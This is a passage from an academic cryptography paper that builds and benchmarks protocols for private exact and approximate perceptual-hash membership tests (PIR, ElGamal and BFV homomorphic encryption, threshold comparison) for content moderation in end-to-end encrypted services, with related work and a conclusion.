$$\begin{aligned} r &= (e_1,\ldots,e_{|D|}) \cdot (q_1,\ldots,q_{|D|})^T \\ &= \sum_{i=1}^{|D|} e_i \times_{BFV} q_i = \sum_{i=1}^{|D|} \mathsf{FHE.Absorb}(pk, e_i, q_i) \\ &= \mathsf{FHE.Enc}\Big(pk, 0 \cdot \big(\sum_{i=0}^{c-1} e_i\big) + 1 \cdot e_c + 0 \cdot \big(\sum_{i=c+1}^{|D|} e_i\big)\Big) \\ &= \mathsf{FHE.Enc}(pk, e_c). \end{aligned}$$

The Client holds the secret key sk and decrypts the response to retrieve e_c. While XPIR is the most computationally efficient cPIR protocol, the communication cost of $|D|$ ciphertexts is prohibitively expensive for large databases.

SealPIR is an improvement over XPIR, which seeks to reduce query size at the cost of increased server-side computation [66]. Instead of sending an encrypted query vector of $|D|$ ciphertexts, the Client sends a single ciphertext: the encrypted choice $\mathsf{FHE.Enc}(\mathsf{pk}, c)$. The Server uses FHE.Sub to *expand* the encrypted choice $\mathsf{FHE.Enc}(\mathsf{pk}, c)$ into the equivalent encrypted choice vector $(q_1, \ldots q_{|D|})$. Subsequent improvements offer further communication-computation tradeoffs [65].[32]

Notice that Ind (Section 7) is a PIR database indexed by elements of $\{0,1\}^l$. cPIR.Query is a protocol that guarantees computational privacy to a Client retrieving elements from Ind. The retrieved element is a ciphertext in the range of $\phi(\cdot)$.

cPIR.Query. LSH family $\mathcal{L}$ is publicly known. Client sends query $\mathsf{FHE.Enc}(\mathsf{pk}, \mathcal{L}(x))$ to the Server. Server sends reply $\mathsf{FHE.Enc}(\mathsf{pk}, \mathsf{Ind}[\mathcal{L}(x)])$ (as in SealPIR) to the Client.

8.2 Privacy

Lemma 8.1. Client Privacy. cPIR.Query does not reveal any information about the Client index $\mathcal{L}(x)$ to the Server.

Proof. SealPIR relies on the BFV cryptosystem, which is based on the intractability of the RLWE problem.[33] Angel et al. present a proof that we omit here for space [66]. ∎

For medium-term security of the BFV cryptosystem, $n = 2048$ and a 60-bit coefficient modulus q are sufficient [44, 68]. In particular, SealPIR uses $t = 2^{23}$ and $q = 2^{60} - 2^{18} + 1$.

9 Private Equality Test

After the Client privately retrieves one or more LSH buckets of encrypted hashes, it performs computation on the encrypted hashes. The Client returns the transformed ciphertexts to the Server, which can then learn the result of the equality tests.

For PEMC, we exploit the partial homomorphism of the ElGamal cryptosystem to perform comparisons.[34] We generalize this approach to PAMC by using the BFV cryptosystem for Hamming distance computation. We describe server-revealing protocols here and client-revealing variants in Appendix E.

9.1 Private Exact Equality Test

Suppose a Client and a Server hold perceptual hashes x and y respectively. They wish to privately test whether $x = y$. The Server generates an ElGamal key pair $(\mathsf{sk}_s, \mathsf{pk}_s) = \mathsf{PHE.KeyGen}(q, E, G)$ and sends $\mathsf{pk}_s, (C_y, C'_y) = \mathsf{PHE.Enc}(\mathsf{pk}_s, y)$ to the Client. The Client computes

$$(C_{-x}, C'_{-x}) = \mathsf{PHE.Enc}(\mathsf{pk}_s, -x)$$

$$\rho_{-x}(C_y, C'_y) = r \times_E \left[(C_y, C'_y) +_E (C_{-x}, C'_{-x})\right]$$

for randomizer $r \leftarrow_\$ \mathbb{Z}_q^*$. The randomizer ensures that if $x \neq y$, the decrypted value $r(y-x)$, which is known to the Server, does not reveal anything about x (given that the Server also knows y). The Client returns $(C, C') = \rho_{-x}(C_y, C'_y)$ to the Server, which concludes that $\mathsf{PHE.DecChk}(\mathsf{sk}_s, (C, C'), 0) \iff x = y$.

9.1.1 Correctness

Notice that the Client response $\rho_{-x}(C_y, C'_y)$ is an encryption of $r(y-x)$ under pk_s.

$$\begin{aligned} \rho_{-x}(C_y, C'_y) &= r \times_E \left[(C_y, C'_y) +_E (C_{-x}, C'_{-x})\right] \\ &= r \times_E \left((r_y + r_{-x}) \cdot G, (y-x) \cdot G + (r_y + r_{-x}) \cdot pk\right) \\ &= \left(r(r_y + r_{-x}) \cdot G, r(y-x) \cdot G + r(r_y + r_{-x}) \cdot pk\right) \\ &= \mathsf{PHE.Enc}(\mathsf{pk}_s, r(y-x)) \end{aligned}$$

If $x = y$, $\rho_{-x}(C_y, C'_y)$ is an encryption of 0. $\mathsf{PHE.DecChk}(\mathsf{sk}_s, \rho_{-x}(C_y, C'_y), 0) = 1$ and the Server correctly concludes that

[29] While PEMC requires retrieving only one LSH bucket, some PAMC implementations might retrieve additional buckets to minimize false negatives.

[30] Other forms of PIR (e.g., differentially private PIR) are compatible with our protocols and offer tradeoffs between performance and privacy.

[31] A cPIR response requires at least $O(|D| / \log\log|D|)$ operations [64].

[32] The computation increase is proportional to $|D|$, so a marginal communication decrease may impose a prohibitively high computation cost in our setting of large $|D|$.

[33] Yasuda et al. present a discussion of distinguishing and decoding attacks against the general LWE problem and related work [44].

[34] In PEMC, the Client decrypts BFV ciphertexts from cPIR to obtain ElGamal ciphertexts. The Client then computes on the ElGamal ciphertexts.

$x = y$. Otherwise if $x \neq y$, then $\rho_{-x}(C_y, C'_y)$ is an encryption of a nonzero random element of $\mathbb{Z}_q^*$, revealing nothing about x to the Server. In this case, $\mathsf{PHE.DecChk}(\mathsf{sk}_s, \rho_{-x}(C_y, C'_y), 0) \neq 1$ and the Server correctly concludes that $x \neq y$.

9.1.2 Privacy

Semantic security of the ElGamal cryptosystem relies on the intractability of ECDDH in the elliptic curve group used. We use `secp256k1` for optimized arithmetic.

Lemma 9.1. Server Privacy. The private exact equality test protocol reveals no information about $y \in \mathcal{B}$ to a Client.

Proof. Without secret key sk_s, the Client cannot decrypt (C_y, C'_y). Semantic security of the ElGamal cryptosystem ensures that (C_y, C'_y) reveals no information about y. ∎

Lemma 9.2. Client Privacy. The private exact equality test protocol reveals no information about x to a Server that decrypts $\rho_{-x}(C_y, C'_y)$ if $x \notin \mathcal{B}$.

Proof. If $x \neq y$, the Server could learn $r(y-x)$ by decrypting $\rho_{-x}(C_y, C'_y)$. Decryption in our scheme is extremely inefficient, however, especially for a large randomizer r as it amounts to solving the ECDLP. In any event, $r(y-x)$ does not reveal anything about x to the Server without the knowledge of randomizer r, which is only known to the Client. ∎

9.2 Private Approximate Equality Test

Now suppose a Client and a Server hold k-bit perceptual hashes x and y respectively. They wish to privately test whether $d_H(x,y) \leq \delta_H$ for a public threshold $\delta_H \in [k]$. We adapt the server-revealing variant of a protocol proposed by Yasuda et al. for biometric authentication, using BFV FHE rather than somewhat homomorphic encryption (SHE) as in the original [44, 45]. Using FHE, we are able to harness SealPIR's performance gains (via $\mathsf{FHE.Expand}$ and $\mathsf{FHE.Absorb}$) over SHE-based PIR protocols like MulPIR [65].[35]

The protocol operates on encryptions of $\mathsf{FHE.Pack}_1(y)$ and $\mathsf{FHE.Pack}_2(x)$. The Client homomorphically transforms a packed encryption of y using its own packed ciphertext. The Server can decrypt the transformed ciphertext to learn the required Hamming distance.

The Server generates a BFV key pair $(\mathsf{sk}_s, \mathsf{pk}_s)$ and sends $\mathsf{pk}_s, c_y = \mathsf{FHE.Enc}(\mathsf{pk}_s, \mathsf{FHE.Pack}_1(y))$. For $J_x, J_y \in R_t$,

$$J_x = -\sum_{i=0}^{l_b-1} x^{n-i} \qquad J_y = \sum_{i=0}^{l_a-1} x^i$$

the Client computes $c_x = \mathsf{FHE.Enc}(\mathsf{pk}_s, \mathsf{FHE.Pack}_2(x))$

$$\zeta(c_x, c_y) = -2^{-1}\{(2 \cdot c_y - J_y) \cdot (2 \cdot c_x - J_x)\} + 2^{-1}\{J_y \cdot J_x\}$$

and returns $\zeta(c_x, c_y)$ to the Server, which decrypts it. If $p_{x,y} \in R_t$ such that $p_{x,y} = \mathsf{FHE.Dec}(\mathsf{sk}_s, \zeta(c_x, c_y))$, the Server concludes $d_H(x,y) \leq \delta_H \iff p_{x,y}(0) \leq \delta_H$.

[35] Compared to SealPIR, MulPIR reduces communication but increases Server computation. In our setting, the communication cost is already low enough to be practical (see Table 8). We could also use FHE for exact equality testing, but PHE incurs much lower communication and computation costs.

9.2.1 Correctness

Protocol correctness follows from Lemma C.1 [44, 45].

9.2.2 Privacy

Lemma 9.3. $p_{x,y}$ only reveals the Hamming distance $d_H(x,y)$ and no other information about x to a Server.

Proof. Yasuda et. al. provide a proof in the original text that we omit here for space [44, 45]. ∎

The privacy guarantee is weaker than client privacy, which requires that the Server learn $d_H(x,y) \overset{?}{\leq} \delta_s$ without learning $d_H(x,y)$. We next describe how to achieve that property.

10 Private Threshold Comparison

Suppose a Client and a Server hold values $v_c, v_s \in [t]$ for some modulus t. A private threshold comparison (PTC) protocol allows the two parties to privately decide whether $v_s - v_c \leq \delta$ for some threshold $\delta \in [t]$.

We construct a server-revealing PTC protocol using a privacy-preserving comparison (PPC) protocol. Recall that a server-revealing PPC protocol allows a Server to learn whether its private value exceeds a Client's private value. For Client and Server inputs a and b respectively, $\mathsf{PPC}(\cdot, \{a\}, \{b\})$ returns `true` if and only if $a < b$. Notice that $\mathsf{PPC}(\cdot, \{v_c + \delta\}, \{v_s\})$ returns `false` $\iff v_s \leq v_c + \delta \iff v_s - v_c \leq \delta$.

We use this property to hide the computed Hamming distance in PAMC from both parties. At the end of the protocol, the Server only learns whether the Hamming distance is $\leq \delta_H$.

10.1 Hiding the Hamming Distance

We return to private approximate equality testing (PAET). Recall that the Client sends $\zeta(c_x, c_y)$ to the Server (Section 9.2). If the Client offsets $\zeta(c_x, c_y)$ by a random polynomial, the Server will not learn the Hamming distance upon decryption. Osadchy et al. propose a similar technique but use computationally expensive oblivious transfer (OT) to undo the offset [69]. We show how the two parties can jointly undo the offset and only reveal whether $d_H(x,y) \leq \delta_H$ using a much more efficient PPC protocol.

Suppose the Client samples $r \in R_t$ such that $r(0) < t - k$.[36] The Client computes $\mathsf{FHE.Enc}(\mathsf{pk}_s, r)$ and sends $\zeta(c_x, c_y) + c_r$. The Server can then decrypt with sk_s to obtain $p_{x,y} = \mathsf{FHE.Dec}(\mathsf{sk}_s, \zeta(c_x, c_y) + c_r) \in R_t$.

As an immediate consequence of Lemma C.1 for $l_a = l_b = k$, if $r(0) < t - k$, the constant term of the decrypted polynomial $p_{x,y} \in R_t$ equals the difference of $d_H(x,y)$ and the constant term of the Client randomizer $r \in R_t$: $d_H(x,y) = p_{x,y}(0) - r(0)$.

The Client knows $r(0)$ but does not know $p_{x,y}(0)$ while the Server knows $p_{x,y}(0)$ but does not know $r(0)$. Neither party can compute $d_H(x,y)$. Using the PPC protocol described above, with Client input $r(0)$ and Server input $p_{x,y}(0) - \delta_H$, the two

[36] This restriction can be relaxed by using two PPCs. If $r(0) \geq t - k$, there is a possibility that $r(0) + d_H(x,y) \geq t$. It follows that $p_{x,y}(0) < r(0)$ and $\mathsf{PPC}(\cdot, \{r(0) + \delta_H\}, \{p_{x,y}(0)\})$ always returns `false`. If $d_H(x,y) > \delta_H$, the PAMC protocol would result in a PTC-induced false positive.

parties can jointly determine whether $d_H(x,y) \leq \delta_H$. Recall that PPC returns `false` $\iff p_{x,y}(0) - \delta_H \leq r(0) \iff p_{x,y}(0) - r(0) \leq \delta_H \iff d_H(x,y) \leq \delta_H$. The Server concludes $d_H(x,y) \leq \delta_H \iff$ PPC returns `false`.

10.2 Privacy

Lemma 10.1. Client Privacy. The PTC protocol only reveals bit $d_H(x,y) \stackrel{?}{\leq} \delta_H$ and nothing else about x to a Server.

Proof. Without knowledge of Client randomizer r, a Server cannot undo the offset to learn $d_H(x,y)$. The security of the PPC protocol guarantees that the Server cannot learn randomizer r. Liu et al. provide a security proof for the PPC protocol that we omit here for space [49]. ■

11 Private Membership Computation

We now combine the primitives from the preceding sections to construct PEMC and PAMC protocols. Recall that our overall protocols include four steps, as shown in Figure 1 and described in Section 6. First, the Server partitions the hash set into buckets with LSH. Second, the Client retrieves one or more relevant buckets using PIR. Each bucket contains homomorphic (PHE or FHE) encryptions of perceptual hashes. Third, the Client obliviously computes the Hamming distance between x and each hash in the retrieved bucket(s). Finally, in the approximate case, the Client and Server jointly compute a thresholded comparison for each Hamming distance value.

11.1 Private Exact Membership Computation

Recall that the Client holds a k-bit string x and the Server holds a set of k-bit strings $\mathcal{B}$. The Server seeks to learn whether $x \in \mathcal{B}$ without the Client revealing x (client privacy) or the Server revealing $\mathcal{B}$ (server privacy). We construct a server-revealing PEMC protocol using bit-sampling LSH, cPIR, and ElGamal PHE that is practical for large sets $\mathcal{B}$.

The protocol requires an initial Server setup phase, PEMC.Setup, before queries can be performed. The Server generates an ElGamal key pair and constructs an LSH index over $\mathcal{B}$ using any bit-sampling LSH family $\mathcal{L}_E$. The keys of the LSH index are mapped to element-wise encryptions of the corresponding bucket (equivalence class of $=_{\mathcal{L}}$).

PEMC.Setup. The Server generates ElGamal key pair $(\mathsf{sk}_s, \mathsf{pk}_s)$ and sets function $\phi(\{s_1,\ldots,s_b\}) = \{\mathsf{PHE.Enc}(\mathsf{pk}_s, s_i) : 1 \leq i \leq b\}$. The Server then runs $(\{\mathcal{L}\},\{\},\{\mathsf{Ind}\}) \leftarrow \mathsf{LSH.Setup}(\{k,l\},\{\},\{\mathcal{B},\phi_e\})$ (Section 7). The Client generates $(\mathsf{sk}_c, \mathsf{pk}_c) \leftarrow \mathsf{FHE.Keygen}(q,t,n,\sigma)$.

Queries are performed using the PEMC.Query protocol (Figure 2). The Client computes $\mathcal{L}_E(x)$, and uses cPIR to retrieve element-wise encryptions in the associated bucket. The Client then subtracts an encryption of x from each ciphertext and randomizes the result. The Client sends a permutation of the transformed encrypted bucket to the Server, which checks whether any of the returned ciphertexts decrypt to 0.[37] At the end of PEMC.Query, the Server learns whether $x \in \mathcal{B}$.

PEMC.Query

Inputs:

Public: LSH family $\mathcal{L}$, ElGamal public key pk_s, and BFV public key pk_c.

Server: PIR database Ind.

Client: k-bit string x, sk_c.

Protocol:

1. Client and Server run
   $\gamma_s \leftarrow \mathsf{cPIR.Query}(\{\mathsf{pk}_c, \mathcal{L}\}, \{x\}, \{\mathsf{Ind}\})$.
2. Client decrypts reply γ_s to obtain
   $\mathsf{Ind}[\mathcal{L}(x)] = \mathsf{FHE.Dec}(\mathsf{sk}_c, \gamma_s)$ and computes
   $(C_{-x}, C'_{-x}) \leftarrow \mathsf{PHE.Enc}(\mathsf{pk}_s, -x)$
   $\rho_{-x}(C_y, C'_y) = r \times_E \left[(C_y, C'_y) +_E (C_{-x}, C'_{-x})\right]$
   $\gamma_c \leftarrow \{\rho_{-x}(C_y, C'_y) : (C_y, C'_y) \in \mathsf{Ind}[\mathcal{L}(s)]\}$
   for randomizers $r \leftarrow_{\$} \mathbb{Z}_q^*$.
   Client sends random permutation $\pi(\gamma_c)$ to the Server.
3. Server checks whether
   $\bigvee_{(C,C') \in \pi(\gamma_c)} \mathsf{PHE.DecChk}(\mathsf{sk}_s, (C,C'), 0) \stackrel{?}{=} 1.$

Outputs:

Server: $x \stackrel{?}{\in} \mathcal{B}$.

Figure 2: PEMC.Query

The correctness of the PEMC protocol follows from the correctness of each component primitive (discussed in the preceding sections).

11.1.1 Privacy

Following Lemmas 8.1, 9.1, and 9.2, our PEMC construction provides client and server privacy.

Theorem 11.1. Client Privacy. After the PEMC protocol, the Server learns whether $x \in \mathcal{B}$ and nothing more about x or the Client's media.

Theorem 11.2. Server Privacy. After the PEMC protocol, the Client learns no information about $\mathcal{B}$.

11.1.2 Efficiency

Table 6 shows the computation and communication cost of our PEMC protocol. We present benchmarks for our implementation in Section 12.

11.2 Private Approximate Membership Computation

We now extend our PEMC protocol to the approximate setting. Recall that the Client holds k-bit string x and the Server holds a set of k-bit strings $\mathcal{B}$. At the end of a PAMC protocol, the Server should learn whether there exists $y \in B$

[37] Permuting the bucket defends against a malicious Server that tries to encode information into the order of bucket contents.

PAMC.Query

Inputs:

Public: Hash length k, LSH family $\mathcal{L}$, threshold δ_H, bucket size b, BFV parameters q,t,n, and σ, and public keys pk_c and pk_s.

Server: PIR database Ind and BFV secret key sk_s.

Client: k-bit string x and BFV secret key sk_c.

Protocol:

1. Client and Server choose p_1 and run $\mathsf{pk}_{\text{agg}} \leftarrow \mathsf{FHE.KeyAgg}(p_1)$.
2. Client and Server run $\mathsf{cPIR.Query}(\{\mathsf{pk}_{\text{agg}},\mathcal{L}\},\{s\},\{\mathsf{Ind}\})$.
3. Client and Server run FHE.CKS and the Client finally obtains $c_y \leftarrow \mathsf{FHE.Enc}(\mathsf{pk}_{\text{agg}},\mathsf{Ind}[\mathcal{L}(s)])$.
4. Client computes

   $c_{x,i} \leftarrow \mathsf{FHE.Enc}(\mathsf{pk}_s,\mathsf{FHE.Pack}_2(\underbrace{0^k \,\|\cdots\|\, 0^k}_{i \text{ times}} \|x))$

   $c_{r,i} \leftarrow \mathsf{FHE.Enc}(\mathsf{pk}_s,r_i)$, $\gamma_c \leftarrow \{\zeta(c_{x,i},c_y,c_{r,i}) : 1 \le i \le b\}$ for randomizers $r_i \in R_t$ with $r_i(0) < t-k$, sends γ_c to Server.
5. Client and Server run FHE.CKS and Server decrypts γ_c to obtain $v_i = d_H(x,y_i) + r_i(0) + \sum_{j=1}^{i-1} \|y_j\|_H$ for $1 \le i \le b$.
6. Client and Server run, for $1 \le i \le b$:

   $\alpha_i \leftarrow \mathsf{PPC}(\{...\}, \{r_i(0)+(i-1)\cdot\|x\|_H\},\{v_i-\delta_H\})$.
7. Server computes the result $\bigvee_{i=1}^{b} \widetilde{\alpha_i}$.

Outputs:

Server: $y \overset{?}{\in} \mathcal{B}$ such that $d_H(x,y) \le \delta_H$ (with high probability) or false (with low probability).

Figure 3: PAMC.Query

such that $d_H(x,y) \le \delta_H$ for some threshold $0 \le \delta_H \le k$. The Server should not learn any other information.

Similar to PEMC, the PAMC protocol also requires a setup phase (PAMC.Setup) before queries can be performed. Unlike the ElGamal ciphertexts in PEMC.Setup, however, index Ind in PAMC.Setup contains plaintext packings of LSH buckets.

PAMC.Setup. The Server sets $\phi_c(\{s_1,\ldots,s_b\}) = \mathsf{FHE.Pack}_1(s_1 \,\|\cdots\|\, s_b)$. The Server runs $(\{\mathcal{L}\},\{\},\{\mathsf{Ind}\}) \leftarrow \mathsf{LSH.Setup}(\{k,l\},\{\},\{\mathcal{B},\phi_c\})$ (Section 7).

We extend Lemma C.1 in order to pack $b = n/k$ perceptual hashes in a single BFV plaintext, where n is the BFV polynomial degree. This step allows the Client to retrieve an entire encrypted bucket (equivalence class of $=_{\mathcal{L}_A}$) efficiently using cPIR.[38] We prove the extension, Lemma C.2, in Appendix C. Queries are performed using PAMC.Query (Figure 3).

Note that the cPIR buckets in PAMC are plaintext packings of perceptual hashes. Thus, unlike cPIR in PEMC, cPIR in PAMC requires a distributed BFV public key pk_{agg} because the Client should not be able to completely decrypt the cPIR response. For cPIR recursion parameter d, the SealPIR response is of the form $\mathsf{FHE.Enc}^d(\mathsf{pk}_{\text{agg}},\cdot)$. After $d-1$ joint decryptions (using FHE.CKS), the Client finally obtains an encryption of the packed bucket $c_y = \mathsf{FHE.Enc}(\mathsf{pk}_{\text{agg}},\mathsf{FHE.Pack}_1(s_1 \,\|\cdots\|\, s_b))$.

The Client transforms the retrieved ciphertext in b different ways (using results of Lemmas C.1 and C.2), which allows the Server to compute the result of b private approximate equality tests (Section 9.2) in parallel. Another instance of FHE.PKS enables the Server to decrypt the result of the PAETs. The Server does not, however, learn the true Hamming distances (corresponding to each of the b elements of the bucket) due to Client randomization. This randomization allows the two parties to run b instances of a private threshold comparison (Section 10) protocol. The Server aggregates the results from all b instances to compute the result of the PAMC protocol. At the end of PAMC.Query, the Server learns whether $y \in B$ such that $d_H(x,y) \le \delta_H$ but nothing more.

The correctness of the PAMC protocol follows from the correctness of each component primitive (discussed in the preceding sections).

11.2.1 Privacy

Following Lemmas 8.1, 9.3, and 10.1, our PAMC construction provides client and server privacy.

Theorem 11.3. Client Privacy. After the PAMC protocol, the Server learns whether whether $y \in B$ such that $d_H(x,y) \le \delta_H$ and nothing more about x or the Client's media.

Theorem 11.4. Server Privacy. After the PAMC protocol, the Client learns no information about $\mathcal{B}$.

11.2.2 Efficiency

Table 6 shows the computation and communication cost of our PAMC protocol. We present benchmarks for PAMC operations in Section 12.

12 Implementation and Benchmarks

We implemented our PEMC and PAMC protocols in C++ using the SEAL, SealPIR, NTL, and Botan libraries [66, 70]. We then ran benchmarks with both parties running locally, using the same hardware as in Section 5.

We present benchmark results in Tables 7, 8, and 9.[39] As in Section 5, we generate a random set $\mathcal{B}$ and random queries for testing. We find that both the PEMC and PAMC protocols are practical for deployment on mobile devices. We also find that computation costs are lower (all else equal) with increasing bucket count. Table 9 provides per-operation benchmarks for PAMC.[40] cPIR.Query remains the most expensive operation, both in terms of computation and communication.[41]

[38] Lemma C.2 uses the fact that k-bit PHFs typically produce—or could be adapted to produce—hashes with constant Hamming norm $k/2$. Otherwise, our PAMC protocol follows Lemma C.1 and supports 1 hash per FHE value.

[39] PAMC and PEMC.Query benchmarks are averaged over 100 runs while PEMC.Setup benchmarks are averaged over 10 runs.

[40] PAMC per-operation benchmarks are averaged over 100 runs.

[41] Our implementation of cPIR.Query is single-threaded and does not benefit from recent SEAL optimizations, including more efficient packing.

Table 6: Compute and communication cost of our PEMC and PAMC protocols. $\mathcal{B}$ is the Server hash set, d is the cPIR recursion parameter, l is the LSH family size, (n,t,q_1) are BFV parameters, q_2 is the ElGamal modulus, and F is the BFV expansion factor.

Operation	*Computation*		*Communication*
	Client	*Server*	
PEMC.Setup	1 polynomial mul.	$3\,\lvert\mathcal{B}\rvert+1$ EC point mul.	Only required to fix public parameters.
PAMC.Setup	–	$(\lvert\mathcal{B}\rvert/2^l)$ FHE.Pack$_1$ op.	Only required to fix public parameters.
PEET	$3+\lvert\mathcal{B}\rvert/2^l$ EC point mul.	$\lvert\mathcal{B}\rvert/2^{l-1}$ EC point mul.	$(\lvert\mathcal{B}\rvert/2^{l-1})(\log q_2+1)$ bits.
FHE.KeyAgg	1 polynomial mul.	1 polynomial mul.	$n\log q_1$ bits.
cPIR.Query	$4d\lceil\sqrt[d]{2^l}/n\rceil+F^{d-1}$ polynomial mul.	$d\sqrt[d]{2^l}$ FHE.Expand op., 2^l FHE.Absorb op.	$2n(d\lceil\sqrt[d]{\lvert\mathcal{B}\rvert}/n\rceil+F^{d-1})\log q_1$ bits.
FHE.CKS	$b+d-1$ polynomial mul.	$b+d-1$ polynomial mul.	$(b+d-1)n\log q_1$ bits.
PAET	$6(\lvert\mathcal{B}\rvert/2^l)$ polynomial mul.	$(\lvert\mathcal{B}\rvert/2^l)$ polynomial mul.	$n(\lvert\mathcal{B}\rvert/2^{l-1})(\log q_1)$ bits.
PTC	$(\lvert\mathcal{B}\rvert/2^{l-1})\log t$ EC point mul.	$(\lvert\mathcal{B}\rvert/2^{l-1})\log t$ EC point mul.	$3(\lvert\mathcal{B}\rvert/2^l)(\log t)(\log q_2+1)$ bits.

Table 7: PEMC benchmarks with $k=256$ and SealPIR parameters $(n,d)=(2048,2)$ for varying set sizes $|\mathcal{B}|$ and LSH buckets.

$\lvert\mathcal{B}\rvert$	2^{19} *buckets*			2^{20} *buckets*			2^{21} *buckets*		
	Setup (s)	*Query (s)*	*Comm. (KB)*	*Setup (s)*	*Query (s)*	*Comm. (KB)*	*Setup (s)*	*Query (s)*	*Comm. (KB)*
2^{20}	175.4	0.75	394.45	175	0.75	394.32	–	–	–
2^{21}	357.1	1.41	394.71	352.3	1.34	394.45	355.7	1.36	394.32
2^{22}	735.3	2.88	395.25	698.9	2.6	394.71	703	2.52	394.45
2^{23}	1480	6.73	396.3	1421	5.37	395.25	1408	4.97	394.71
2^{24}	–	–	–	2841	13	396.3	2831	10.5	395.25

Table 8: PAMC benchmarks with $k=256$ and SealPIR parameters $(n,d)=(2048,2)$ for varying set sizes $|\mathcal{B}|$.

$\lvert\mathcal{B}\rvert$	2^{20} *buckets*		
	Setup (s)	*Query (s)*	*Comm. (KB)*
2^{20}	37.2	27.5	508.07
2^{21}	37.4	27.5	586.06
2^{22}	37.4	27.7	742.03
2^{23}	37.7	28.3	1053.98

Table 9: PAMC benchmarks (per op.) with $|\mathcal{B}|=2^{20}$, $l=20$, $k=256$, $n=2048$, and $t=12$. PAMC requires $b+d-1$ FHE.CKS ops. as well as b PAET and PTC ops. for bucket size b and recursion level d.

Operation	*Computation* (s)	*Communication* (kB)
PAMC.Setup	37.2	—
FHE.KeyAgg	0.0004	15.36
cPIR.Query	27.4	368.64
FHE.CKS	0.012	46.08
PAET	0.004	30.72
PTC	0.016	1.188

13 Related Work

In this section, we contextualize our work in the literature on content moderation for E2EE services, private membership tests, and private biometric authentication. We do not recount the literature on locality-sensitive hashing [28, 29], private information retrieval [62–67, 71], or privacy-preserving comparison [48–50, 72], since those are well-known primitives. We refer the reader to the cited works for detail.

Content Moderation for E2EE Services. In the work closest to our own, Singh and Farid describe a Client-Server protocol for computing the perceptual hash of an image under Paillier PHE [73]. The Client encrypts the original image and partially computes the hash. The Server then decrypts the partial output and completes the hash computation. The protocol's security model is very different from ours: it attempts to keep the original image private, but it reveals the perceptual hash to the Server. We treat images and perceptual hashes as equivalent in privacy (Section 2). The paper's use of PHE, curiously, has no relation to its security model. The protocol provides equivalent security under plaintext and PHE, because it does not use PHE for joint computation. Rather, the PHE ciphertexts encrypted by the Client are immediately decrypted by the Server. The protocol's performance is also very different: it requires the Client to send 276MB per image,[42] and its computation requirements are also impractical [73].

Recent work by Facebook [4], Grubbs et al. [74], Dodis et al. [75], Tyagi et al. [76], and Mayer [77] addresses how an E2EE service can verify that a reported message is authentic, without initially having access to its content. These "message franking" schemes could be combined with our protocols, providing proof that a user actually sent harmful media.

Tyagi et al. propose content traceback methods for E2EE services [78]. Traceback could integrate with our protocols, enabling services to identify users who forward harmful media.

Private Membership Test (PMT). Our PMC problem formulation is a generalization of PMT, which is equivalent to client-revealing PEMC. We generalize by considering protocols for approximate matching, as well as protocols with server-revealing and server privacy properties.

PMTs have been studied extensively for malware detection: a client hashes an untrusted file (or obtains an application signature) and wishes to test membership of the value in a malware database held by an untrusted server. Unlike in our

We anticipate that significant performance gains are available for deployment.

[42] For 112-bit security and using no packing, the payload consists of 540K Paillier ciphertexts of 4096 bits each.

setting, some false positives are considered acceptable.

Tamrakar et al. use hardware security architectures to implement a scalable PMT for malware detection [79]. The work assumes a trusted execution environment with remote attestation and focuses on server-side optimizations like query batching. Recent side-channel attacks on ARM TrustZone and Intel SGX have decreased confidence in these architectures [80–82]. Our protocols do not rely on trusted hardware.

Ramezanian et al. propose a PMT for malware detection using Bloom and cuckoo filters encrypted under Paillier PHE [83]. The protocol requires low communication, but it induces false positives and compromises both client and server privacy. Clients reveal bits of x and may learn about $\mathcal{B}$ from the filters.

PMTs have also been studied for compromised credential checking, where the Client tests membership of a password hash in a database of compromised credentials held by an untrusted server. Services like HaveIBeenPwned and Google Password Checkup provide APIs for this purpose [84, 85]. Current API implementations require a Client to reveal a prefix of a password's hash, violating the client privacy guarantee.

Li et al. show that knowledge of a hash prefix can increase guessing attack efficacy up to 12x [85]. The work proposes a frequency-smoothing bucketization method, which provides greater client privacy—but limits server privacy, by assuming Client knowledge of the relative frequency of hashes in $\mathcal{B}$.

Ali et al. construct a credential checking PMT from MulPIR, a cPIR protocol based on SHE [65]. The design guarantees computational client privacy and is practical for deployment.

Private Biometric Authentication. Yasuda et al. and Yasuda use SHE to build server-revealing Hamming distance protocols for biometric authentication, which inspire our PET design [44, 45]. Osadchy et al. use oblivious transfer (OT) and Paillier PHE to build a threshold protocol for face identification, which motivates our more efficient PTC design [69].

14 Conclusion

In this work, we explored the technical feasibility of privacy-preserving perceptual hash matching in E2EE services. We formalized the problem space, and we designed and evaluated protocols that optionally protect the hash set and optionally do not disclose matches to users. Our protocols are practical for deployment on modern mobile devices and introduce limited false negatives beyond those inherent in PHM.

As discussed in Section 2.3, our problem formulation and protocols have significant limitations. Future work could partially address those limitations and provide new capabilities. We briefly describe several promising directions.

Improved Performance. Recent work has improved on SealPIR, including in multi-query settings [65, 66]. There may be opportunities for performance gains in the cPIR step of our protocols, and it may be possible to reduce false negatives by querying for nearby LSH buckets in cPIR or combining the content of nearby buckets into each bucket.

Increasing Trust in $\mathcal{B}$. It may also be possible to increase (but not definitively establish) trust in $\mathcal{B}$. A server could, for example, publicly commit to LSH bucket contents (e.g., with a Merkle tree [86]) and each bucket could contain a proof of inclusion, giving users confidence that the server has not manipulated the bucket(s) returned by PIR or recently modified the hash set. The server could also collaborate with trusted third parties (e.g., civil society groups) to validate the hash set and additionally commit to LSH bucket contents.

Zero-Knowledge Proofs. A zero-knowledge proof of non-exact (PEMC) or non-approximate (PAMC) membership in $\mathcal{B}$, coupled with a zero-knowledge proof that x is the perceptual hash of the same content encrypted under a session key (used for E2EE) could provide security against malicious Clients that spoof x. State-of-the-art constructions (via accumulators) do not yet support non-approximate membership, nor efficient non-exact membership while fully hiding $\mathcal{B}$ [87, 88].

Harmful Media Disclosure. While our constructions are agnostic to the content moderation action that the Server will take, one action that might be commonly required is disclosing media plaintext without notifying the client of a match. Future work could explore how to provide this property, such as by encrypting media with an ephemeral key and using a custom circuit for PTC that returns the key in the event of a match.

Additional directions for future work include private harmful media detection with machine learning, which is gaining traction (e.g., Google Content Safety [89]), and building protocols that protect the PHF.

In closing, we emphasize that the goal of this project is to contribute technical analysis about a *possible* path forward that maintains the benefits of E2EE communications while addressing the serious societal challenges posed by harmful media. We do not take a position on whether E2EE services should implement the protocols that we propose, and we have both technical and non-technical reservations ourselves. But we encourage the information security community to continue its earnest exploration of potential middle ground designs for storage and communications encryption that address tensions with longstanding societal priorities. There is value in understanding the space of possible designs and associated tradeoffs, even if the best option is to maintain the status quo.

Acknowledgments

